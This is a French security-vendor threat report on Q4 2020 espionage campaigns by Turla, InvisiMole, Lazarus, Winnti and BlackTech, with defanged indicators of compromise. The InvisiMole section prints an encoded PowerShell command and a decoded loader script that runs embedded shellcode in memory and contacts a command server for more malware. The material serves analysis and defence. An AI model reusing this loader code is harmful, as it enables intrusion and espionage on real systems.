Les chercheurs d'ESET ont découvert une nouvelle porte dérobée appelée Crutch, que nous avons attribuée au groupe de pirates Turla. Elle a été utilisée de 2015 jusqu'au début 2020 au moins. Comme c'est souvent le cas pour Turla, les attaques semblent être très ciblées, puisque le malware était présent sur le réseau du ministère des affaires étrangères d'un pays de l'UE.

La boîte à outils Crutch a été conçue pour exfiltrer des documents sensibles vers des comptes Dropbox contrôlés par les opérateurs de Turla. Les commandes que nous avons pu capturer au cours de l'analyse indiquent que les pirates faisaient principalement de la reconnaissance, de l'espionnage et des mouvements latéraux. D'après les heures auxquelles les opérateurs téléchargeaient des fichiers ZIP dans Dropbox, nous estimons qu'ils opèrent dans le fuseau horaire UTC+3.

Crutch n'est pas une porte dérobée de première étape. Elle est déployée sur un réseau qui a déjà été compromis à l'aide d'un implant tel que Skipper ou à l'aide de PowerShell Empire. Dans ce dernier cas, le malware pourrait arriver sur la machine via un autre implant ou éventuellement par hameçonnage.

La sophistication des attaques et les détails techniques de la campagne renforcent encore la perception que Turla dispose de ressources considérables pour exploiter son arsenal vaste et diversifié.

Article sur WeLiveSecurity [7]

Attaques contre des chaînes d'approvisionnement

Operation StealthyTrident : des logiciels d'entreprise sont attaqués

Les chercheurs d'ESET ont découvert que le logiciel de chat Able Desktop, qui fait partie d'une suite de logiciels d'entreprises populaire en Mongolie, a été utilisé pour diffuser la porte dérobée HyperBro, ainsi que les outils d'accès à distance Korplug et Tmanger. Nous avons également trouvé un lien avec ShadowPad par la porte dérobée. Nous avons baptisé ces attaques Operation StealthyTrident en raison de l'utilisation intensive d'une technique de chargement latéral triple en « trident ».

Les malwares ont été livrés via des programmes d'installation infectés par des chevaux de Troie et probablement un système de mise à jour compromis. Notre télémétrie montre que ces programmes d'installation sont utilisés au moins à partir de 2018 et que le système de mise à jour est compromis depuis au moins juin 2020.

L'attribution de cette campagne est difficile, car plusieurs groupes différents semblent y participer. HyperBro est une porte dérobée couramment utilisée par LuckyMouse, et Tmanger a été attribué au groupe TA428. Nous avons également observé que Tmanger a utilisé l'un des serveurs de commande et de contrôle de ShadowPad dans cette série d'attaques, et que ShadowPad est utilisé par au moins cinq groupes différents de pirates. Il est possible que certains des outils malveillants soient partagés entre des groupes, que LuckyMouse et TA428 coopèrent ou soient tout simplement le même groupe.

Nous avons fait part de nos conclusions à Able Soft, l'auteur d'Able Desktop. L'entreprise a déclaré que les programmes d'installation piratés et les mises à jour d'Able Desktop n'avaient pas été utilisés depuis que nous l'avons informée du problème.

Article sur WeLiveSecurity [8]

Operation SignSight : attaque contre une autorité de certification d'Asie du Sud-Est

Les chercheurs d'ESET ont découvert une attaque contre la chaîne d'approvisionnement du site web de l'Autorité de certification du gouvernement vietnamien (VGCA). Les pirates ont modifié deux téléchargements disponibles sur le site web en y ajoutant une porte dérobée. Operation SignSight utilise le malware appelé PhantomNet ou Smanager.

Les signatures numériques sont très courantes au Vietnam et la VGCA est l'un des fournisseurs agréés de certificats. Les fichiers disponibles sur son site web sont donc jugés dignes de confiance, ce qui en fait une cible intéressante pour les groupes de pirates.

PhantomNet, la porte dérobée utilisée dans cette attaque, peut recueillir des informations de base sur ses victimes : nom de l'ordinateur, nom d'hôte, nom d'utilisateur, version du système d'exploitation, privilèges de l'utilisateur et adresse IP publique. Elle peut également recevoir des plugins supplémentaires et complexes qui ne sont très probablement utilisés que sur des machines présentant un intérêt particulier pour les pirates.

Nous avons découvert les attaques au début du mois de décembre 2020 et nous pensons que le site web de la VGCA a cessé de diffuser des contenus malveillants en août 2020. Dès que nous avons découvert l'incident, nous en avons informé la VGCA, qui a confirmé qu'elle était déjà au courant de la situation et qu'elle en avait informé les utilisateurs concernés.

Article sur WeLiveSecurity [9]

Groupe InvisiMole Exclusivité

Le groupe InvisiMole est actif depuis au moins 2013, et est connu pour ses attaques de cyberespionnage très ciblées contre des institutions gouvernementales et des missions diplomatiques en Europe de l'Est.

Les outils d'InvsiMole sont constamment développés et mis à jour pour échapper à toute détection

En juin 2020, les chercheurs d'ESET ont publié un ***livre blanc*** [10] documentant les récentes activités d'espionnage d'InvisiMole, découvrant ses TTP ainsi que sa coopération avec le groupe Gamaredon. Notre surveillance au second semestre 2020 montre que le groupe est resté actif tout au long de cette période, avec de nouveaux objectifs situés en Arménie, en Biélorussie, en Grèce, en Russie et en Ukraine. Nous avons détecté de nouvelles versions des téléchargeurs TCP et DNS d'InvisiMole, un script PowerShell jusqu'alors inutilisé, et des tentatives d'éviter les détections.

Tel qu'il a été présenté dans le livre blanc de Q2 2020, le téléchargeur TCP d'InvisiMole est le premier outil déployé après une infection, et il utilisé pour télécharger des composants supplémentaires. Le téléchargeur TCP est généralement intégré dans des exécutables infectés par des chevaux de Troie, conçus à partir de fichiers anodins volés à l'organisation compromise. InvisiMole a continué d'utiliser cette technique au cours du second semestre 2020. Nous avons détecté six nouveaux documents PDF et installateurs de logiciels ***infectés*** [11] avec le téléchargeur TCP d'InvisiMole.

De plus, nous avons découvert une autre méthode d'exécution du téléchargeur TCP. Dans ce scénario, les pirates installent un script nommé « execute.bat », qui lance PowerShell avec pour argument un script codé en base64.

```
powershell  -enc
JABoAHMAdAByAD0AQAAiAA0ACgBiADcAYgAyADAAMAA1ADUANAA4ADgAOQB1ADUANAA4ADgAZABhADQAMgA0ADAAMAA4ADAAZgBkAGYAZgBmAGYANAA4ADgAOQA5AGQAYgA4ADQAMQAwADIANgAwADQA
ZABmADgAZQA4AGQANwAwADAAMAAwADAAMAA0AGMAMAAwADYAZgA2ADEANgA0ADQAYwA2ADkANgAyADcAMgA2ADEAMAAwADcAMgA3ADkANAAxADAAMAA0ADMANwAyADYANQA2ADEAMQAwADcANAA2ADUA
NQA0ADYAOAAwADAAMQA4ADYANAAwADAANAA3ADAAMAA2ADUANwA0ADQAMwA2AGYANgBkADcAMAA3ADUANwA0ADAAMAA2ADUANwAyADQAZQA2ADEANgBkADYANQA1ADcAMAAwADAAMAA1ADYANgA5ADcA
MgA3ADQANwA1ADYAMQA2AGMANAAxADAAMAA2AGMANgBjADYAZgA2ADMAMAAwADAAMAA3ADcANwAzADAAMAAzADIANQBmADMAMwAzADIAMgB1ADYANAA2AGMANgBjADgAMAAwADAANQA3ADUAMwA0ADEA
NQAzADcANAA2ADEAMAAwADMAOAAwADIANwAwADAAMgAxADQANgBmADYAMwA2AGIANgA1ADcANAA0ADEAMAAwADAAMAA2ADMANgBmADYAZQA2AGUANgA1ADYAMwA3ADQAMAAwADAAMAA3ADIANgA1ADYA
MwA3ADYAMAAwADcAMwA2ADUAMAAwADYAZQA2ADQAMAAwADYAMwA2AGMANgBmADcAMwA2ADUAMQA2ADcAMwAwADIAMQB1ADAAMAAxADAANwA0ADAAMQAwADkANgBmADcAMAA3ADQAMAAxADAAMQA4ADUA
MAAyADAAMAAwADEAYgBiADUAMgBjAGEAYQBjADAANgA4ADYAMAAxADAAYgAwADEAMAAzADcANAA2ADUANwAzADcANAA2ADUANwAzADcANAA1ADQANQAwADAANQAwAGYAMgA5ADAANwANAAoAMABiADAA
MAAyAGMAOABmADAAMAA0ADUAZAA4ADYANgA4ADEAZQAxADAAMABmADAANAA4ADAAMAA4ADEAZQA5ADAAMAAxADAAMAAwADAAMAA4ADEAMwA5ADAAMAA0AGQANQBhADkAMAAwADAANwA1AGYAMQA0ADgA
OAA5ADgAMAA0AGQAZQAwADQAOAA4AGQAOAA1ADcAMABmAGYAMAAxADgANAAwADAANAA1AGQAMAB1AGIANAB1ADYANgA2ADYANgA2ADkAMAAwADgAOQAwADQAOAA4AGIAOAAxADEANgAzADgAMAAwADAA
MAA3ADUAMAAwADEANQA0ADgAOAAzADQANQBkADgAMAAyADQAOAA4AGIAMQAwADQAZABkADgAZgBmADkANQAwADQAMQAyAGUAMAB1AGIAMgA0ADQAMQA4ADEAMABmADgAMAAwADcANQAxAGIA
MAAxADAANAA0ADgAMAA4ADgAZAA1ADAAMAAxADAAMAAxADAAZQAwAGYAZgA1ADUAZgA4ADgAMAA0ADgAOABiADUANQBkADAANAA4ADgAOQAwADIAOAAwADEAOQA4AGMAZAAwADAAOAAwADEAMQBjADgA
MAAwAGIANAA1AGQAOAA4ADMAMAAwADEANAAyADAAYQB1ADQAOAA4AGQAOQA1AGQAOAA4ADAAYgAyAGIAOQAwADEAMAAwADAAMQAwADAAMAAwAGYAZgA1ADUAOQAwAGMANwA0ADQANQA0ADIANAAyADgA
OAAwADAANAAwADAAOQAwADAAMwAyADAAOAAxADYANAA0ADkAYQA2AGIAOQA4ADEAMAAyADgAMQAwADEANAAxAGIAOAA4ADEAMAAyAGIAYQAwADEAMABlADAANABiADkAMAAyADAAMAAwADUAZgBmADUA
NQA5ADgANAA4ADYAMwBhADAAYwAwADQAOAA4ADkANAA1AGMAOAA4ADQAMwA1ADAANAA4ADAAMwA1ADEAOABjADgANAAxAGIAOAA4ADAADQAKADYAMQAwADAAMgA0AGEAMAA4ADUAYwAwADAAOAAwAGYA
OAA1ADcANAAwADAAMQA2AGMANwA0ADUAZgAwADQAMAAxADQAOQBjADAAMAA4ADIAMgA3ADAANAA4ADAAMQBhADQAYwA4AGQANABkADgAYQBmADAAOAAzADEAMwAwADYAMAAwADAANABiAGEAZgBmAGYA
ZgA4ADEAMwBhADAAYQBjADAAMAAxADQAOQAxADQAMAAzADIAMwA0ADgAMABjADQAOAA4AGQAYQAwADUANQBmADAAZgBmADUANQA4ADAAOAAwADIAYwBkADgANAAyADAAYQA1ADEANAAyADIAMAA0ADEA
```

Script PowerShell encodé en base64 (partiel)

Le script contient un shellcode de téléchargement TCP intégré, qui est compressé en LZ puis codé en une chaîne hexadécimale. Lorsque le script PowerShell est exécuté, le shellcode est décodé, décompressé et chargé dans un nouveau thread. Il se connecte au serveur de commande et de contrôle d'InvisiMole 82.202.172[.]134:443 pour obtenir un malware supplémentaire.

```
$hstr=@"
b7b2005548889e5488da4240080fdffff48899db84102604df8e8d70000004c006f61644c6962726100727941004372656110746554668001864004
7006574436f6d7075740065724e616d6557000056697274756 16c41006c6c6f6300007773003253415374610038027002
146f636b6574410000636f6e6e6563740000726563760073650 06e6400636c6f73651673021e00107401096f70740101850200001bb52caac06860
10b0103746573745458435050050f2907
0b002c8f0045d86681e100f0480081e900100008139004d5a900075f14889804de0488d8570ff01840045d0eb4e666666900890488b811638000
0750015488345d802488b104dd8ff950412e0eb2441810f803800751b010448088d50010010e0ff55f880488b55d048890280198cd008011c800b
45d883001420ae488d95d880b2b90100010000ff5590c7445424288004008003208164 49a6b98102810141b88102ba010e04b9020005ff5598486
3a0c0488945c88435048035 18c841b880
610024a085c0080f85740016c745f040149c00822704801a4c8d4d8af08313060014bafffff813a0ac00149140323480c488da055f0ff5580802cd
8420a51422041b840c21cb0c02bc0a141858b4dc84144060d420602a8412383f80d0f85fdc9c0038b95410941b9410d402e7030000048420b8006
402788704888985d040110027010466309048635580 25c204488d161481554617000003bff55a8008945e8837de8ff7480068b45e80145f0c202080
b8b8541193b45f07f22be812aff55b846
040f85027680168b45f0678d4010ffc745e8c1193b45e8007c31836de8019083110011488b95c1208b4de8408a0c0a8a95ccc0233018ca4c8b022
10005418814820800 0c7fd4488b9dc109618047f8488943405904854 3100c488b8d42066353450248c30d488d0410ffd083400c42ce8d65005dc3
011e01c600
"@
$Q=864,1402,'Win32Lib','kernel32','crypt32','ntdll'
$D=New-Object System.Reflection.AssemblyName($Q[2])
$T=[AppDomain]::CurrentDomain.DefineDynamicAssembly($D,[Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule($Q[2],$False).DefineType('Ap32','Public,Class')
$Fr=[Reflection.FieldInfo[]]@()
foreach($G in 'EntryPoint','CallingConvention'){$Fr+= [Runtime.InteropServices.DllImportAttribute].GetField($G)}
$p=[IntPtr]
$s=[String]
$i=[int]
$As=@($p,$i,$i,$i),@($p,$i,$p,$p,$i,$p),@($p,$i),@($s),@($p,$s),@($s,$i,$i,$p,$s,$p,$p),@($i,$p,$i,$p,$i,$s)
$N='VirtualAlloc','CreateThread','WaitForSingleObject','LoadLibraryA','GetProcAddress','CryptStringToBinaryA',
'RtlDecompressBuffer'
$M=3,3,3,3,3,4,5
for($i=0; $i -le ($N.length-1); $i++){
$PIn=$T.DefineMethod($N[$i],[Reflection.MethodAttributes]'Public,Static',$p,[Type[]]$As[$i])
$Fl=[Object[]]@($N[$i],[Runtime.InteropServices.CallingConvention]::Winapi)
$At=New-Object Reflection.Emit.CustomAttributeBuilder([Runtime.InteropServices.DllImportAttribute].GetConstructor(@
([String])),@($Q[$M[$i]]),$Fr,$Fl)
$PIn.SetCustomAttribute($At)}
$A=$T.CreateType()
$m1=$A::VirtualAlloc(0,$Q[1],12288,64)
$m2=$A::VirtualAlloc(0,$Q[0],12288,64)
$z='AAA'
$A::CryptStringToBinaryA($hstr,0,8,$m1,$z,0,0)
$A::RtlDecompressBuffer(2,$m2,$Q[0],$m1,$Q[1],$z)
$A::WaitForSingleObject($A::CreateThread(0,0,$m2,$A::GetProcAddress($A::LoadLibraryA($Q[3]),$N[4]),0,0),-1)
```

Un script PowerShell qui charge un téléchargeur TCP InvisiMole codé en dur

Selon la télémétrie d'ESET, le malware téléchargé est un programme d'installation pour la ***chaîne d'infection Wdigest*** [12] préférée d'InvisiMole. Bien que déployée sur des hôtes Windows 10 compromis, elle détourne notamment différentes fonctionnalités et vulnérabilités non documentées dans des binaires Windows XP légitimes, afin de charger des malwares sous la forme de modules InvisiMole caractéristiques.

En Q4 2020, le groupe InvisiMole a continué d'utiliser les mêmes malwares, la porte dérobée RC2CL et téléchargeur DNS, avec trois nouveaux serveurs de commande et de contrôle : the-haba[.]com, 2ld[.]xyz et ro2[.]host. Cependant, les pirates semblent avoir cessé d'utiliser les en-têtes magiques 64DA11CE et 86DA11CE pour les modules InvisiMole après que nous ayons publié cette information dans notre document de Q2 2020, très probablement pour tenter d'éviter la détection de leurs outils.

Indicateurs de compromis (IoC) [13]

Groupe Lazarus : Operation In[ter]ception

Exclusivité

Operation In[ter]ception est le nom donné par ESET à une série d'attaques attribuées au groupe Lazarus. Ces attaques se poursuivent au moins depuis septembre 2019 et visent des entreprises des secteurs de l'aérospatiale, de l'armée et de la défense. La campagne se démarque par l'utilisation de tentatives d'hameçonnage sur LinkedIn et d'astuces efficaces pour échapper à toute détection. Son principal objectif semble être l'espionnage d'entreprises.

Operation In[ter]ception

Après plus d'un an de surveillance, elle est toujours active à ce jour. Depuis que nous avons commencé à la surveiller, nous avons détecté près d'une douzaine de tentatives d'attaques. Les connaissances techniques supplémentaires acquises en Q4 de 2020 confirment que ces activités malveillantes peuvent être attribuées au groupe Lazarus, comme nous le soupçonnions à l'origine. Les cibles des pirates et les moyens d'entrer en contact avec les salariés des entreprises restent largement inchangés. Grâce aux informations détaillées que nous avons pu obtenir sur leurs actions, nous sommes sûrs qu'ils continuent de perfectionner leurs techniques.

Nos conclusions montrent que ces pirates s'attachent à dissimuler leur présence sur les machines compromises en utilisant des logiciels légitimes, du code signé et d'autres camouflages.

Le premier changement que nous avons identifié se situe au début de la chaîne d'infection. Pour prendre pied et persister sur l'ordinateur ciblé, les pirates utilisaient auparavant un script XSL à distance configuré pour s'exécuter régulièrement via l'utilitaire WMI (« wmic.exe ») en ligne de commande. Lors d'attaques plus récentes, nous avons observé le passage à un script VBS, programmé pour s'exécuter périodiquement à l'aide de Windows Script Host (« wscript.exe »).

Ce script VBS lance l'utilitaire Windows Program Compatibility Assistant (« pcalua.exe »), qui sert de proxy d'exécution pour l'utilitaire Windows Installer (« msiexec.exe ») lancé avec une URL comme paramètre. Cette approche permet aux pirates de diffuser les outils malveillants qui répondent le mieux à leurs besoins actuels, car le contenu hébergé à distance peut être modifié à tout moment.

Nous avons également découvert que la méthode d'exfiltration des données a changé. Lors d'attaques précédentes, Lazarus utilisait une version personnalisée du client Dropbox open source ***dbxcli*** [14]. Ils sont passés depuis à un nouvel outil conçu spécifiquement pour l'exfiltration des données. Les pirates copient d'abord les fichiers qui les intéressent dans un dossier séparé. Le nouvel outil d'exfiltration les télécharge ensuite vers une URL spécifiée via une requête HTTP POST. Les fichiers sont enfin supprimés pour couvrir les traces du groupe.

Nous avons réussi à combler certaines lacunes concernant d'autres aspects de la campagne. Nous avons par exemple découvert que pour faire de la reconnaissance, les pirates utilisaient ***AdFind*** [15], qui est un logiciel légitime utilisé pour interroger Active Directory via la ligne de commande.

Comme précédemment, les pirates tentent de faire passer leur présence pour bénigne afin d'éviter la détection. Ils nomment les fichiers, les tâches planifiées et les dossiers qu'ils utilisent de manière à ce qu'ils ressemblent à des programmes et des produits connus. Depuis que nous avons commencé notre surveillance, nous avons déterminé que Dell, Intel et OneDrive sont les trois principales marques servant de déguisement au groupe.

Lors de nos premières conclusions, nous avons indiqué que certains des outils utilisés pour l'opération possèdent une signature numérique, ce qui leur confère une crédibilité supplémentaire. Au moment de la publication de notre étude initiale, nous connaissions le certificat utilisé à cette fin. Depuis lors, nous en avons découvert deux autres. Tous trois ont été émis par Sectigo (anciennement Comodo CA). Ils ont été révoqués à notre demande. Il est intéressant de noter que nous n'avons observé que l'utilisation de ces trois certificats dans cette série d'attaques.

Notre surveillance continue a confirmé qu'Operation In[ter]ception de Lazarus est toujours active et qu'elle évolue subtilement dans le temps. Nous signalerons tout développement ultérieur.

Indicateurs de compromis (IoC) [13]

Groupe Winnti Exclusivité

Le groupe Winnti est actif depuis au moins 2012 et est l'auteur d'attaques très médiatisées contre la chaîne d'approvisionnement d'entreprises de jeux vidéo et de logiciels, qui conduisent à la diffusion de chevaux de Troie (tels que CCleaner, ASUS LiveUpdate et plusieurs jeux vidéo) afin de compromettre davantage de victimes. Il a également compromis différentes cibles dans les secteurs de la santé et de l'éducation.

Groupe Winnti : mise à jour de PipeMon

En mai 2020, ***nous avons documenté*** [16] une nouvelle porte dérobée modulaire appelée PipeMon, qui a été utilisée par le groupe Winnti contre le secteur des jeux vidéo en Corée du Sud et à Taïwan.

En novembre dernier, nous avons observé que de nouveaux échantillons de PipeMon étaient utilisés contre plusieurs sociétés de jeux vidéo sud-coréennes. Le format utilisé pour nommer les téléchargeurs de PipeMon est 1.3.2.0_<HORODATAGE>.exe

Même si ces téléchargeurs sont similaires aux précédents, le développeur a intégré des protections : si le téléchargeur est exécuté en dehors d'un délai spécifique de trois jours, il s'arrête et n'établit pas de persistance pour PipeMon sur le système. Cela permet très probablement d'éviter que son comportement malveillant ne soit détecté par des systèmes

automatisés s'il est analysé en dehors de ce délai plutôt court. Les horaires d'activation de PipeMon et d'établissent de la persistance sont indiqués dans le tableau suivant.

Téléchargeur SHA-1	Nom de fichier	Horodatage inférieur	Horodatage supérieur
5D15492DE0C2EB5E389F0D98255378DCC60499E5	1.3.2.0_20201107223915.exe	2020-11-07 14:00:00	10/11/2020 14:00:00
D65889D6101F33D8A119C35967AA645614A9D008	1.3.2.0_20201029171157.exe	29/10/2020 09:00:00	01/11/2020 09:00:00
F334BFB629CDBDB6E493FC8FE398F31D877A3EA1	20201026114749.exe	26/10/2020 03:00:00	29/11/2020 03:00:00


Notez que la date dans la limite inférieure de l'horodatage correspond à la partie date de l'horodatage du nom de fichier du téléchargeur. Ces derniers sont obscurcis à l'aide de techniques empêchant le désassemblage.


Comme les versions précédentes de PipeMon, le module de chargement est enregistré dans le système en tant que ***processeur d'impression*** [17] et contient une configuration codée en XOR contenant le nom de la valeur de registre dans laquelle les modules sont stockés (HKLM\SOFTWARE\Microsoft\Print\Components\Spooler-PPC), un ID de campagne, une adresse de serveur de commande et de contrôle primaire et secondaire (marquée par un # en tête), et un horodatage d'activation pour l'adresse du serveur de commande et de contrôle secondaire. Les configurations décodées pour les dernières variantes de PipeMon sont présentées ci-dessous.


Chargeur SHA-1	Clé de la base de registre	ID de campagne	Adresses du serveur de C&C	Horodatage de l'activation
0E2F32F9CC409027E054BA05BAA955808EBDEBA4	{38C8D238Q-923C-D782-9B8J-829263CD85C9}	1108	update.npicgames.com #n1.nplayon.com	Sam. 28 août 2021 00:00:00 UTC
8E9AA020884030BDFD5B683E99CF1E3F0E97DFF2	{38C8D238Q-923C-D782-9B8J-829263CD85C9}	1029	update.npicgames.com #n1.nplayon.com	Sam. 28 août 2021 00:00:00 UTC
2FB8007D8D4B3D2FD5EF5619E20053F0D1973A4B	{94E5H6D48A-P895-85E1-54DD-080636B11A03}	PAPA	nt.nplayon.com #n1.nplayon.com	Jeu. 28 janvier 2021 00:00:00 UTC


Contrairement aux précédentes variantes de PipeMon, les identifiants des campagnes ne correspondent plus au pays des entreprises ciblées.

Le code de ces variantes de PipeMon est signé avec des certificats volés à Valofe et MoveGames, qui sont des entreprises sud-coréennes de développement et d'édition de jeux. Nous avons informé l'autorité de certification qui a délivré ces certificats, et ceux-ci ont été révoqués.









Sur l'une des machines compromises, les pirates ont utilisé le voleur d'identifiants AceHash (fréquemment utilisée par le groupe Winnti) et ***gsecdump*** [18] (un autre collecteur d'identifiants). Certaines des entreprises de jeux vidéo compromises dans cette récente campagne l'ont également été lors de précédentes attaques du groupe Winnti.

Indicateurs de compromis (IoC) [13]

Malware Plead Exclusivité

Les malwares Plead sont des portes dérobées utilisées dans les attaques ciblées du groupe BlackTech. Ce groupe effectue principalement du cyberespionnage en Asie, en particulier à Taïwan.

BlackTech est connu pour avoir volé des certificats de signature de code légitimes à des entreprises technologiques, et les avoir détourné pour signer leurs portes dérobées et déjouer les détections. Par exemple, en 2018 [19], nous avons signalé que des certificats de D-Link ont été détournés pour signer des échantillons de Plead.


En 2019 [20], nous avons signalé que Plead a été diffusé via des routeurs compromis et des attaques man-in-the-middle contre le logiciel légitime ASUS WebStorage.

Nouvelles activités malveillantes de Plead

Les chercheurs d'ESET ont identifié de nouvelles activités du groupe BlackTech en Chine et à Taïwan en Q4 2020. Les pirates ont utilisé le malware Plead signé avec un certificat appartenant à GMDS COMERCIO, IMPORTACAO E REPRESENTACAO EIRELI.
Nous avons signalé le certificat à DigiCert CA.


Les échantillons de Plead signés avec ce certificat sont obscurcis et utilisés pour charger des composants supplémentaires à partir de fichiers externes.

Indicateurs de compromis (IoC) [13]

